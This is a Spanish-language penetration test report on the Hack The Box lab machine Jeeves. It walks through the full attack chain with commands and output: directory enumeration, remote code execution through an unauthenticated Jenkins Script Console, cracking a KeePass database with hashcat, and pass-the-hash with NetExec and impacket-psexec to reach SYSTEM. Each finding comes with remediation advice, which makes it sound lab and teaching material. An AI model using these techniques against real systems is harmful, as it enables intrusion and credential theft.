

# INFORME DE PRUEBAS DE PENETRACIÓN

**Máquina: Jeeves**

Plataforma: Hack The Box

Dificultad: Media

Fecha: Febrero 2026

Versión: 1.0

## 1. Resumen Ejecutivo

Se efectuó una prueba de penetración completa sobre la máquina Jeeves de la plataforma Hack The Box. El objetivo fue identificar y explotar vulnerabilidades que permitieran comprometer el sistema desde un acceso externo sin credenciales previas hasta obtener privilegios de administrador (SYSTEM).

Se identificaron y explotaron exitosamente las siguientes vulnerabilidades críticas:

- Jenkins expuesto sin autenticación con consola de scripts Groovy accesible.
- Ejecución remota de código (RCE) mediante Script Console de Jenkins → Reverse Shell.
- Base de datos KeePass (CEH.kdbx) con contraseña recuperable por fuerza bruta.
- Hash NTLM de Administrator extraído del KeePass, reutilizable para Pass-The-Hash.
- Escalada a NT AUTHORITY\SYSTEM mediante Pass-The-Hash con impacket-psexec.

Como resultado, se obtuvo acceso completo al sistema con privilegios de SYSTEM, comprometiendo tanto la flag de usuario (Kohsuke) como la flag de administrador.

### 1.1 Resumen de Hallazgos

| #  | Vulnerabilidad                                 | Severidad      | CVSS       | Vector          |
|----|------------------------------------------------|----------------|------------|-----------------|
| 01 | Jenkins Script Console sin autenticación (RCE) | <b>Crítica</b> | <b>9.8</b> | Red / Sin auth  |
| 02 | KeePass DB accesible con contraseña débil      | <b>Alta</b>    | <b>7.5</b> | Local / usuario |
| 03 | Hash NTLM en texto claro en KeePass            | <b>Alta</b>    | <b>7.2</b> | local / usuario |
| 04 | Pass-The-Hash → escalada a SYSTEM              | <b>Crítica</b> | <b>9.0</b> | Red / Hash NTLM |

## 2. Información del Alcance

|                               |                                                           |
|-------------------------------|-----------------------------------------------------------|
| <b>Objetivo</b>               | Jeeves (Hack The Box)                                     |
| <b>IP del objetivo</b>        | 10.129.228.112                                            |
| <b>Sistema operativo</b>      | Windows 10 Pro 10586 x64                                  |
| <b>Servicios expuestos</b>    | HTTP (80), HTTP alternativo (50000), SMB (445), RPC (135) |
| <b>Tipo de prueba</b>         | Caja negra (Black Box)                                    |
| <b>Fecha</b>                  | Febrero 2026                                              |
| <b>Credenciales iniciales</b> | Ninguna                                                   |

## 3. Metodología

La auditoría se realizó siguiendo la metodología estándar de pentesting basada en las fases del framework PTES (Penetration Testing Execution Standard):

- Reconocimiento: Escaneo de puertos y servicios con Nmap.
- Enumeración: Descubrimiento de directorios con Gobuster, identificación de Jenkins en puerto 50000.
- Explotación: RCE mediante Script Console de Jenkins → Reverse Shell.
- Post-explotación: Enumeración del sistema, descubrimiento de CEH.kdbx en Kohsuke\Documents.
- Escalada de privilegios: Crackeo del KeePass → Pass-The-Hash → SYSTEM.
- Documentación: Registro de evidencias y elaboración del presente informe.

## 4. Hallazgos Detallados

### HALL-01: Jenkins Script Console accesible sin autenticación (RCE)

|                         |                                              |
|-------------------------|----------------------------------------------|
| Severidad               | Crítica                                      |
| CVSS                    | 9.8                                          |
| Afecta a                | http://10.129.228.112:50000/askjeeves/script |
| Autenticación requerida | No                                           |


#### Descripción

Durante la enumeración de directorios con Gobuster sobre el puerto 50000, se descubrió el endpoint `/askjeeves/`, que corresponde a una instancia de Jenkins completamente accesible sin credenciales. A través del panel de administración, se accedió a la funcionalidad 'Script Console' (Manage Jenkins → Script Console), la cual permite ejecutar código Groovy arbitrario en el servidor. Esto constituyó un vector de RCE directo sobre el sistema operativo Windows subyacente.

#### Pasos de reproducción

- Ejecutar Gobuster contra el puerto 50000 para enumerar directorios:


```
$ gobuster dir -u http://10.129.228.112:50000 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```




```
kali@kali: ~/Downloads  kali@kali: ~/Desktop/HTB/jeeves  kali@kali: ~/Desktop/HTB/jeeves  kali@kali: ~/Desktop/HTB/jeeves
[+] Url: http://10.129.228.112:50000
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
askjeeves (Status: 302) [Size: 0] [→ http://10.129.228.112:50000/askjeeves/]
Progress: 220558 / 220558 (100.00%)
Finished
```

- Acceder a `http://10.129.228.112:50000/askjeeves/` → Manage Jenkins → Script Console





- Verificar RCE ejecutando un comando del sistema

Run

## Result

```
java.io.IOException: CreateProcess error=2, The system cannot find the file specified
    at java.lang.ProcessImpl.create(Native Method)
    at java.lang.ProcessImpl.<init>(Unknown Source)
    at java.lang.ProcessImpl.start(Unknown Source)
Caused: java.io.IOException: Cannot run program "uname": CreateProcess error=2, The system cannot
find the file specified
    at java.lang.ProcessBuilder.start(Unknown Source)
    at java.lang.Runtime.exec(Unknown Source)
```

- Utilizamos el script marcado, y sustituimos uname-a por una revershell



```

PS C:\Users> cd Kohsuke
PS C:\Users\Kohsuke> cd Desktop
PS C:\Users\Kohsuke\Desktop> ls
Directory: C:\Users\Kohsuke\Desktop
Script Console
Mode                LastWriteTime         T Length Name
-----
-ar----- 11/3/2017  11:22 PM    All the 32 user.txt
PS C:\Users\Kohsuke\Desktop> cat user.txt
PS C:\Users\Kohsuke\Desktop>

```

### Impacto

Ejecución remota de código como Administrator en el servidor Windows. El atacante obtiene una shell interactiva con acceso total al sistema de archivos y puede leer la flag de usuario, instalar herramientas adicionales y moverse lateralmente.

### Recomendación

Proteger el panel de Jenkins con autenticación fuerte. Deshabilitar o restringir el acceso a la Script Console a administradores de confianza. Implementar controles de acceso por red (firewall) para limitar qué IPs pueden acceder al puerto 50000. Ejecutar Jenkins con un usuario de servicio de mínimo privilegio, no con Administrator.

## HALL-02: Base de datos KeePass con contraseña maestra débil (CEH.kdbx)

|                                |                                           |
|--------------------------------|-------------------------------------------|
| <b>Severidad</b>               | Alta                                      |
| <b>CVSS</b>                    | 7.5                                       |
| <b>Afecta a</b>                | C:\Users\kohsuke\Documents\CEH.kdbx       |
| <b>Autenticación requerida</b> | Sí (acceso al sistema como Administrator) |

### Descripción

Una vez obtenida la reverse shell, durante la enumeración del sistema se descubrió en el directorio Documents del usuario kohsuke un archivo de base de datos KeePass (CEH.kdbx). Este archivo contiene múltiples entradas de credenciales, incluyendo el hash NTLM del usuario Administrator. La contraseña maestra del KeePass fue recuperada mediante ataque de diccionario con hashcat (-m 13400) usando el wordlist rockyou.txt.

### Pasos de reproducción

- Desde la shell, localizar el archivo:

```
PS C:\users> cd kohsuke
PS C:\users\kohsuke> cd Documents
PS C:\users\kohsuke\Documents> ls
New Item

Directory: C:\users\kohsuke\Documents
Mode                LastWriteTime         Length Name
----                -
-a                9/18/2017   1:43 PM       2846 CEH.kdbx
```

- Transferir CEH.kdbx a la máquina atacante y extraer el hash:

```
(kali@kali) - [~/Desktop/HTB/jeeves]
$ keepass2john CEH.kdbx hash
(kali@kali) - [~/Desktop/HTB/jeeves]
$ cat hash
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfa02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
```

- Crackear el hash con hashcat:

```
(kali@kali) - [~/Desktop/HTB/jeeves]
$ hashcat -m 13400 hash /usr/share/wordlists/rockyou.txt --user
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]


* Device #1: cpu-haswell-Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz, 2204/4472 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts

$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfa02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48:*****
```

- Contraseña maestra obtenida: \*\*\*\*\*
- Abrir CEH.kdbx con KeePassXC y extraer las entradas, incluido el hash NTLM de Administrator.



## Impacto

Exposición de todas las credenciales almacenadas en el KeePass, incluyendo el hash NTLM del usuario Administrator, que permite escalar privilegios sin necesidad de conocer la contraseña en texto claro.

## Recomendación

Utilizar contraseñas maestras de alta complejidad (>20 caracteres) para bases de datos KeePass. No almacenar hashes NTLM ni material criptográfico sensible en gestores de contraseñas sin cifrado adicional. Restringir el acceso a archivos .kdbx mediante permisos de sistema de archivos y cifrado de disco completo.



## HALL-03: Hash NTLM de Administrator expuesto en KeePass

|                         |                                   |
|-------------------------|-----------------------------------|
| Severidad               | Alta                              |
| CVSS                    | 7.2                               |
| Afecta a                | CEH.kdbx → entrada 'Backup stuff' |
| Autenticación requerida | Sí (acceso a CEH.kdbx)            |

## Descripción

Dentro de la base de datos KeePass (CEH.kdbx), en la entrada 'Backup stuff' de la categoría CEH, se encontró almacenado el hash NTLM del usuario Administrator, el cual, puede utilizarse directamente para autenticarse contra servicios SMB/WinRM sin conocer la contraseña en texto claro (técnica Pass-The-Hash).

## Pasos de reproducción



## Impacto

Un atacante que haya comprometido el archivo KeePass puede reutilizar el hash NTLM para autenticarse como Administrator en otros sistemas de la red sin necesidad de crackear la contraseña.

## Recomendación

Nunca almacenar hashes de contraseñas en gestores de credenciales.

## HALL-04: Pass-The-Hash → Escalada a NT AUTHORITY\SYSTEM

|                         |                                   |
|-------------------------|-----------------------------------|
| Severidad               | Crítica                           |
| CVSS                    | 9.0                               |
| Afecta a                | SMB (445) — Usuario Administrator |
| Autenticación requerida | Sí (hash NTLM de Administrator)   |

## Descripción

Con el hash NTLM obtenido del KeePass, se realizó un ataque Pass-The-Hash utilizando nxc (NetExec) e impacket-psexec para autenticarse como Administrator en el servicio SMB sin conocer la contraseña en texto claro. Esto resultó en la obtención de una shell interactiva con privilegios NT AUTHORITY\SYSTEM, el nivel de acceso máximo en sistemas Windows.

## Pasos de reproducción

- Verificar validez del hash NTLM con nxc:  
└─\$ nxc smb 10.129.228.112 -u 'Administrator' -H
- Confirmar ejecución de comandos remota:  
└─\$ nxc smb 10.129.228.112 -u 'Administrator' -H -x whoami

```
(kali@kali) [~/Desktop/HTB/jeeves]
$ nxc smb 10.129.228.112 -u 'Administrator' -H [REDACTED] -x whoami
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB 10.129.228.112 445 JEEVES [+] Jeeves\Administrator [REDACTED] (Pwn3d!)
SMB 10.129.228.112 445 JEEVES [-] WMIEXEC: Dcom initialization failed on connection with stringbinding: "ncacn_ipnp:10.129.228.112[49666]", please increase the timeout with the option "--dcom-timeout". If it's still failing maybe something is blocking the RPC connection, try another exec method
SMB 10.129.228.112 445 JEEVES [+] Executed command via atexec
SMB 10.129.228.112 445 JEEVES nt authority\system
```

- Obtener shell interactiva con impacket-psexec:

```
(kali@kali) [~/Desktop/HTB/jeeves]
$ impacket-psexec -hashes [REDACTED] WORKGROUP/Administrator@10.129.228.112
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.228.112....
[*] Found writable share ADMIN$
[*] Uploading file bBWxtdKy.exe
[*] Opening SVCManager on 10.129.228.112....
[*] Creating service vjow on 10.129.228.112....
[*] Starting service vjow....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Impacto

Escalada de privilegios completa a NT AUTHORITY\SYSTEM. El atacante obtiene control total del sistema operativo: acceso a todos los archivos, capacidad de instalar servicios, modificar el registro, crear usuarios y establecer persistencia.

## Recomendación

- Habilitar SMB Signing para prevenir ataques de relay.
- Implementar Windows Defender Credential Guard para proteger los hashes NTLM.
- Considerar la migración a autenticación Kerberos con PAC validation.
- Aplicar el principio de mínimo privilegio: el usuario Administrator no debería usarse para tareas rutinarias.
- Modificar todas las credenciales comprometidas inmediatamente.

## 5. Cronología del Ataque

| Fase                    | Acción                                  | Resultado                                 |
|-------------------------|-----------------------------------------|-------------------------------------------|
| Reconocimiento          | Nmap scan                               | Jenkins descubierto en puerto 50000       |
| Enumeración             | Gobuster en puerto 50000                | Directorio /askjeeves/ descubierto        |
| Explotación             | Jenkins Script Console — Groovy RCE     | Reverse shell como Administrator          |
| Post-explotación        | Enumeración sistema — Kohsuke Desktop   | Flag user capturada                       |
| Post-explotación        | Kohsuke\Documents — CEH.kdbx encontrado | Base de datos KeePass identificada        |
| Escalada de privilegios | keepass2john + hashcat rockyou          | Contraseña maestra: *****                 |
| Escalada de privilegios | KeePassXC — extracción hash NTLM        | Hash Administrator obtenido               |
| Escalada de privilegios | Pass-The-Hash con impacket-psexec       | Shell NT AUTHORITY\SYSTEM. Flag capturada |

## 6. Conclusiones y Recomendaciones Generales

La máquina Jeeves presenta una cadena de explotación que ilustra cómo la exposición de servicios administrativos sin protección, combinada con una mala gestión de credenciales, puede derivar en el compromiso total de un sistema Windows. Las principales problemáticas identificadas son:

- Exposición de Jenkins sin autenticación con Script Console habilitada (RCE directo).
- Gestión insegura de credenciales: hash NTLM almacenado en KeePass con contraseña débil.
- Ausencia de controles para mitigar ataques Pass-The-Hash (SMB Signing, Credential Guard).
- Uso del usuario Administrator para tareas de administración rutinaria (principio de mínimo privilegio no aplicado).

| Prioridad | Hallazgo                                  | Plazo sugerido        |
|-----------|-------------------------------------------|-----------------------|
| CRÍTICA   | Jenkins sin autenticación + RCE (HALL-01) | Inmediato (< 24h)     |
| CRÍTICA   | Pass-The-Hash sin controles (HALL-04)     | Inmediato (< 24h)     |
| ALTA      | Hash NTLM en KeePass (HALL-03)            | Urgente (< 1 semana)  |
| MEDIA     | Contraseña KeePass débil (HALL-02)        | Corto plazo (< 1 mes) |

## 7. Referencias

---

- HackTheBox - Máquina Jeeves: <https://app.hackthebox.com/machines/Jeeves>
- Jenkins Security Advisory - Script Console: <https://www.jenkins.io/security/>
- KeePass Security: <https://keepass.info/help/base/security.html>
- PTES - Penetration Testing Execution Standard: <http://www.pentest-standard.org/>
- Impacket - psexec: <https://github.com/fortra/impacket>